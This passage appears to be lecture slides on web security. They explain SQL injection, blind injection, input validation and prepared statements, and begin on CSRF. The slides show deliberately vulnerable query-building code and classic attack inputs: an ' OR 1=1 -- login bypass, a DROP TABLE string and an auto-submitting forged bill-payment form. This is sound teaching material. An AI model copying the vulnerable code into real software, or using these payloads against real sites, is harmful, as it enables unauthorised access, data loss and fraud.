


Typical (bad) Query Generation Code


```
$selecteduser = $_GET['user'];  
$sql = "SELECT Username, Key FROM Key "  
      "WHERE Username='$selecteduser'";  
$rs = $db->executeQuery($sql);
```

What if **'user'** is a malicious string that changes the meaning of the query?

User Input Becomes Part of Query




Normal Login




Malicious User Input



SQL Injection Attack



XKCD



[http://xkcd\[.\]com/327/](http://xkcd[.]com/327/)


XKCD

; DROP TABLE "COMPANIES";-- LTD



[http://xkcd\[.\]com/327/](http://xkcd[.]com/327/)

SQL Injection: Basic Idea




- This is an **input validation vulnerability**
 - Unsanitized user input in SQL query to back-end database changes the meaning of query
- Special case of command injection

(*) remember to hash passwords for real authentication scheme

Authentication with Backend DB

```
set UserFound = execute(  
    "SELECT * FROM UserTable WHERE  
    username= ' " & form("user") & " ' AND  
    password= ' " & form("pwd") & " ' " );
```



Username
[input field]
Password
[input field]
Sign in Stay signed in

User supplies username and password, this SQL query checks if user/password combination is in the database

```
If not UserFound.EOF  
    Authentication correct  
else Fail
```

Only true if the result of SQL query is not empty, i.e., user/pwd is in the database

Using SQL Injection to Log In

- User gives username ' **OR 1=1 --**

- Web server executes query

```
set UserFound=execute(  
    SELECT * FROM UserTable WHERE  
    username= ' ' OR 1=1 -- ... );
```

Always true!

Everything after -- is ignored!

- Now all records match the query, so the result is not empty \Rightarrow correct “authentication”!

“Blind SQL Injection”

[https://owasp.org/www-community/attacks/Blind SQL Injection](https://owasp.org/www-community/attacks/Blind_SQL_Injection)

- SQL injection attack where attacker asks database series of true or false questions
- Used when
 - the database does not output data to the web page
 - the web shows generic error messages, but has not mitigated the code that is vulnerable to SQL injection.
- SQL Injection vulnerability more difficult to exploit, but not impossible.

Preventing SQL Injection

- Validate all inputs
 - Filter out any character that has special meaning
 - Apostrophes, semicolons, percent, hyphens, underscores, ...
 - Use escape characters to prevent special characters from becoming part of the query code
 - E.g.: `escape(O'Connor) = O\'Connor`
 - Check the data type (e.g., input must be an integer)
- Same issue as with XSS: is there anything accidentally not checked / escaped?

Prepared Statements

PreparedStatement ps =

```
db.prepareStatement("SELECT pizza, toppings, quantity, order_day "  
+ "FROM orders WHERE userid=? AND order_month=?");
```

```
ps.setInt(1, session.getCurrentUserId());
```

```
ps.setInt(2, Integer.parseInt(request.getParameter("month")));
```

```
ResultSet res = ps.executeQuery();
```

- **Bind variables:** placeholders guaranteed to be data (not code)
- Query is parsed without data parameters
- Bind variables are typed (int, string, ...) [http://java.sun\[.\]com/docs/books/tutorial/jdbc/basics/prepared.html](http://java.sun[.]com/docs/books/tutorial/jdbc/basics/prepared.html)

Wait, why not do that for XSS?


- “Prepared statements for HTML”?

Data-as-code

- XSS
- SQL Injection
- (Like buffer overflows)

Cross-Site Request Forgery (CSRF/XSRF)

Cookie-Based Authentication Review



Browser Sandbox Review

- Based on the same origin policy (SOP)
- **Active content (scripts) can send anywhere!**
 - For example, can submit a POST request
 - Some ports inaccessible -- e.g., SMTP (email)
- Can only *read* response from the *same origin*
 - ... but you can do a lot with just sending!

Cross-Site Request Forgery

- Users logs into bank.com, forgets to sign off
 - Session cookie remains in browser state
- User then visits a malicious website containing

```
<form name=BillPayForm
```


```
action=http://bank.com/BillPay.php>
```

```
<input name=recipient value=attacker> ...
```

```
<script> document.BillPayForm.submit(); </script>
```

- Browser sends cookie, payment request fulfilled!
- Lesson: cookie authentication is not sufficient when side effects can happen

Cookies in Forged Requests



